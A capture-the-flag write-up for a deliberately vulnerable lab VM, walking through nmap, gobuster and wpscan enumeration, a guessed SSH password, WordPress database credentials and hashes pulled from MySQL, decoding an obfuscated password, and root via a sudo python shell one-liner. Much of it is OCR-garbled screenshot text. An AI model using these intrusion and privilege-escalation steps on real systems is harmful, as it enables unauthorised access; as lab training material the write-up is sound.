


```
File Actions Edit View Help
$ nmap -A 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 10:11 EST
Nmap scan report for 192.168.1.14
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
 ssh-hostkey:
   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
    2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
    256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
    256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Borkan Security
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
   program version
                       port/proto service
    100000 2,3,4
100000 2,3,4
100000 3,4
100000 3,4
                       111/tcp rpcbind
111/udp rpcbind
                         111/tcp6 rpcbind
111/udp6 rpcbind
    100024 1
100024 1
                        34259/udp6 status
                        35791/tcp6 status
    100024 1
100024 1
                       41643/tcp status
42439/udp status
                       42439/udp
MAC Address: 08:00:27:09:21:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
  0.58 ms 192.168.1.14
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
__(belal⊗kali)-[~]
```

first used nmap tool to scan

## found 3 open ports



let go to the site but not found any thing

```
gobuster dir -u http://192.168.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                              http://192.168.1.14
     Method:
      Threads:
                                              10
                                             /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
     Wordlist:
      Negative Status codes:
      User Agent:
[+] Timeout:
Starting gobuster in directory enumeration mode
                                                        [Size: 310]
[Size: 310]
[Size: 316]
[Size: 313]
[Size: 309]
[Size: 313]
[Size: 312]
[Size: 300]
                                                                              → http://192.168.1.14/img/]

→ http://192.168.1.14/css/]

→ http://192.168.1.14/wordpress/]

→ http://192.168.1.14/manual/]

→ http://192.168.1.14/js/]


→ http://192.168.1.14/vendor/]

→ http://192.168.1.14/fonts/]
/img
/css
/wordpress
/manual
/js
/vendor
/fonts
/server-status
Progress: 220560 / 220561 (100.00%)
Finished
```

mmmmm let try discover directory for web sit

use gobuster tool

good, found wordpress dir the web site used wordpress



## **Recent Posts**

• Hello world!

Pacant Commante

let go to to wordpress

```
-$ wpscan --url http://192.168.1.14/wordpress/ --enumerate u
        WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.1.14/wordpress/ [192.168.1.14]
[+] Started: Sat Dec 28 09:46:10 2024
Interesting Finding(s):
[+] Headers
  Interesting Entry: Server: Apache/2.4.10 (Debian)
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.1.14/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:

    http://codex.wordpress.org/XML-RPC_Pingback_API

   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
   https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
     https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
     https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.1.14/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:

    https://www.iplocation.net/defend-wordpress-from-ddos

   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
  Found By: Emoji Settings (Passive Detection)
    - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'
The main theme could not be detected.
```

based on the site use wordpress let use wepscan tool to scan wordpress

```
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

    https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

WordPress readme found: http://192.168.1.14/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:

    https://www.iplocation.net/defend-wordpress-from-ddos

    https://github.com/wpscanteam/wpscan/issues/1299

WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
Found By: Emoji Settings (Passive Detection)
 - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
Confirmed By: Meta Generator (Passive Detection)
 - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'
The main theme could not be detected.
Enumerating Users (via Passive and Aggressive Methods)
ute Forcing Author IDs - Time: 00:00:01 ←
User(s) Identified:
steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
```

wow very well i found two users michael and steven

```
(belal@ kali)-[~]
$ ssh michael@192.168.1.14's password:
Permission denied, please try again.
michael@192.168.1.14's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Dec 7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$
```

let try connect with ssh i connect by michael

but i dont konw password

let gusees the password is same username is michael

#### wow i achived


```
permitted by applicable law.
You have new mail.
Last login: Sat Dec
                     7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$ cd
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd ..
michael@Borkan:/home$ ls
michael@Borkan:/home$ cd michael/
michael@Borkan:~$ ls
login.exe
michael@Borkan:~$ cd /
michael@Borkan:/$ ls
michael@Borkan:/$ cd var/
michael@Borkan:/var$ ls
                                             opt
michael@Borkan:/var$ cd www/
michael@Borkan:/var/www$ ls
flag2.txt
michael@Borkan:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Borkan:/var/www$
```

let discover machine there is exe file called login and many directory but interested with /var/www

wow i found flag 2 but also i need flag one

```
<div class="single-footer-widget">
                                           <h6>Follow Us</h6>
                                           Let us be social
                                           <div class="footer-social d-flex align-items-cent</pre>
                                                    <a href="#"><i class="fa fa-facebook"></i
                                                    <a href="#"><i class="fa fa-twitter"></i>
                                                    <a href="#"><i class="fa fa-dribbble"></i
                                                    <a href="#"><i class="fa fa-behance"></i>
                                           </div>
                                  </div>
                         √div>
                 </div>
        </div>
footer>
    End footer Area -
   flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js"</pre>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhO
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
```


i found this flag in /var/www/html/service.html




let go wordpress directory

wow i found wp\_config.php the file it very important

ohhh i find password of root database nice



let connect with database



i use this command to display data

SHOW DATABASE;

**USE** wordpress;

SHOW tables:

let try discover all table

```
File Actions Edit View Help
ntent_filtered | post_parent | guid
                                                                                                                                                                                                                 | menu_order | post_type | post_mim
     11
                                     1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete it,
                                                                                                                            | Hello world! |
                                                                                                                                                                                             | publish
                                                                                                                                                                                                                            | open
                                                                                                                                                                                                                                                                 | open
                                    ..
0 | post
h an About page that introduces them to potential site visitors. It might say something like this:
<br/>slockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog n
 ... or something like this:
<br/>

munity. </blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this pa
                                                                                  | sample-page
                                                                                                                                                               | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
                                                                                           0 I
                                     1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
                                                                                                                            | flag3
                                                                                                                                                                                                                            | open
                                                                                                                                                                                                                                                                 | open
                                                          0 | http://raven.local/wordpress/?p=
                                     1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
     5 I
                                                                                                                            | flag4
                                                                                                                                                                                                                                                                | closed
                                                                                                                                                                                             | inherit
                                                                                                                                                                                                                            | closed
                                                          4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |
                                     2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
                                                                                                                            | flag3
                                                                                                                                                                                             | inherit
                                                                                                                                                                                                                                                                | closed
                                                                                                                                                                                                                            | closed
                                                           4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |
                                                                                                                                                                                                                                         0 | revision |
5 rows in set (0.00 sec)
```

wow i found flag 3 and 4

when display table wp posts select \* from wp posts

```
12 rows in set (0.00 sec)
mysql> select * from wp_users
      select * from wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the r
mysql> select * from wp_users;
 ID | user_login | user_pass
                                                        user nicename
                                                                                             user url | user registered
                    $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
                                                                                                         2018-08-12 22:49:12
                                                         michael
                                                                         michael@raven.org
                    $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
                                                                                                         2018-08-12 23:31:16
      steven
                                                         steven
                                                                         steven@raven.org
2 rows in set (0.00 sec)
```

when discover table users i found this password but i have password michael

and when try crack this hash for steven password i cant connect tha hash is not valid for password steven

Let's think of a solution.

```
You have new mail.
Last login: Sat Dec 7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$ cd
michael@Borkan:~$ ls
login.exe
michael@Borkan:/home$ ls
michael@Borkan:/home$ ls
```

you remember login .exe file

let try revers this file may be contain important info


```
File Actions 60% View Help

### ADMINISTRATION OF THE PROPERTY OF THE PROPERTY
```

i use command String login.exe to find string there is many tool to detect string as ghidra

i found string more Strange and big

let try convert this string





```
import base64
# Define constants
CORRECT OUTPUT BASE64 =
"HRIcGUFBSHYZUkhjHltNSHocSBcGSHØdRBxIehxIfRlIYRlaHEh5RRw="
XOR KEY = 42 # Key for XOR operation
SHIFT AMOUNT = 3 # Amount to shift in Caesar cipher
def caesar cipher(text, shift):
        # Apply Caesar cipher (shift each character)
        encrypted = ''.join(chr((ord(char) + shift) % 256) for char
in text)
        return encrypted
def xor cipher(text, key):
        # Apply XOR cipher (XOR each character with a key)
        encrypted = ''.join(chr(ord(char) ^ key) for char in text)
        return encrypted
def shift_text(text, shift_amount):
        # Shift the entire text by moving characters around
        shift amount = shift amount % len(text) # Ensure shift amount i
within range
        encrypted = text[-shift amount:] + text[:-shift amount]
        return encrypted
def encrypt input(user input):
        # Apply Caesar cipher, then XOR, then shifting
        step1 = caesar_cipher(user_input, SHIFT_AMOUNT)
        step2 = xor cipher(step1, XOR KEY)
        final_encrypted = shift_text(step2, SHIFT_AMOUNT)
        return final encrypted
def main():
        user input = input("Enter the string to encrypt: ")
        encrypted input = encrypt input(user input)
        encrypted input base64 =
base64.b64encode(encrypted input.encode()).decode()
        if encrypted input base64 == CORRECT OUTPUT BASE64:
           print("Success! Correct input provided.")
        else:
           print("Incorrect input. Try again.")
```

the code extract from string in cyperchef

Let's Explain The Code In Details:

This code is an encryption program that uses a combination of three encryption techniques: Caesar cipher, XOR cipher, and text shifting, followed by encoding the result in base64 format.

#### 1. Constants:

CORRECT\_OUTPUT\_BASE64: A pre-defined base64 encoded string, which will be used to check if the user input has been correctly encrypted

XOR\_KEY: The key used for the XOR operation (42 in this case).

SHIFT\_AMOUNT: The number of positions to shift characters when applying the Caesar cipher and when shifting the text.

### 2. Caesar Cipher:

The function caesar\_cipher takes a text and a shift value. It shifts each character's ASCII value by the shift amount, wrapping around if necessary, and returns the resulting encrypted text.

### 3. XOR Cipher:

The xor\_cipher function takes a text and an XOR key. It applies the XOR operation between each character's ASCII value and the XOR key (42). The result is an encrypted version of the text.

## 4. Text Shifting:

The shift\_text function shifts the entire string by moving characters around. The shift wraps around when it exceeds the string length, so if the shift amount is greater than the string length, it's reduced to a value within range.

# 5. Encrypting the Input:

In encrypt\_input, the input goes through three steps: first the Caesar cipher, then the XOR cipher, and finally the text shifting. The result is the fully encrypted text.

# 6. Base64 Encoding:

The encrypted text is then encoded into base64 format using base64.b64encode. This makes it easier to handle and compare the result with the pre-defined correct base64 string.

## 7. Main Function:

The main function prompts the user to enter a string. It encrypts the string and checks if the base64 encoded result matches the pre-defined correct output. If they match, it prints "Success!", otherwise it asks the user to try again

Okay, It a Simple Encrypter Which Do Some Simple Algorithms To Encrypt A Password,

So All We Need Now To Reverse This Simple Code, So We Need To Reverse Each

Function In A reversed Order To Take The Encoded Data And Retrieve its decrypted content

This is code to do our job:

```
import base64
# Define constants
CORRECT_OUTPUT_BASE64 =
"HRIcGUFBSHYZUkhjHltNSHocSBcGSHØdRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42 # Key for XOR operation
SHIFT AMOUNT = 3 # Amount to shift in Caesar cipher
def caesar cipher reverse(text, shift):
       decrypted = ''.join(chr((ord(char) - shift) % 256) for char
in text)
       return decrypted
def xor cipher reverse(text, key):
        # Reverse the XOR cipher (XOR each character with a key again)
       decrypted = ''.join(chr(ord(char) ^ key) for char in text)
       return decrypted
def shift_text_reverse(text, shift_amount):
       shift_amount = shift_amount % len(text) # Ensure shift amount is
within range
       decrypted = text[shift amount:] + text[:shift amount]
       return decrypted
def decrypt encrypted data(encrypted base64):
       encrypted input = base64.b64decode(encrypted base64).decode()
       step1 = shift text reverse(encrypted input, SHIFT AMOUNT)
        step2 = xor cipher reverse(step1, XOR KEY) # Reverse the XOR
operation
       final decrypted = caesar cipher reverse(step2, SHIFT AMOUNT) #
       return final_decrypted
def main():
        # Decrypt the encrypted base64 data
       decrypted data = decrypt encrypted data(CORRECT OUTPUT BASE64)
       # Output the decrypted data
       print("Decrypted data:", decrypted data)
if name == " main ":
       main()
```

```
[] 🔆 🗠 Share
       1 import base64
                                                                               Decrypted data: 0hh_Y0u_F1nd_M3_:)_T4k3_M3_T0_H0m3_P13453
R
4 CORRECT_OUTPUT_BASE64 =
5
          SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher
鱼
       8 def caesar_cipher_reverse(text, shift):
0
              decrypted = ''.join(chr((ord(char) - shift) % 256) for char in
                  text)
0
             return decrypted
      13 def xor_cipher_reverse(text, key):
➌
             decrypted = ''.join(chr(ord(char) ^ key) for char in text)
JS
             return decrypted
တ
      18 - def shift_text_reverse(text, shift_amount):
php
              shift_amount = shift_amount % len(text) # Ensure shift amount is
              decrypted = text[shift_amount:] + text[:shift_amount]
1
             return decrypted
```

Steve's Password: "0hhY0u F1nd M3:) T4k3 M3 T0 H0m3 Pl3453"

```
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Nov 18 04:47:34 2024 from 192.168.126.159

$
```

one of the easiest way to check if this user can run any script with root privilege is using sudo -I command as shown below

from the above SCR we can see Steven can run python command without password as a sudoer! WOW!!

Now I'm going to share an amazing site that can help with privilege escalation techniques when you're on a Linux System. It's called GTFOBins. Let's take a look at what they have and search for a python privilege escalation technique: sudo python -c 'import pty;pty.spawn("/bin/bash")

the above command will use python (which can be run as sudo for Steven) and use this python to initiate bash shell (SO the bash shell will launch with root privilege)

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
sudo: unable to resolve host Borkan
root@Borkan:/home/steven#

Posted on August 12, 2018

Hello world!
```

Now am root

```
root@Borkan:~# cat rootFlag.txt

flag5{Borkan_!s_OfF_NØw_Thanks_U_Sav3d_The_GlØbE}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Borkan:~#
```

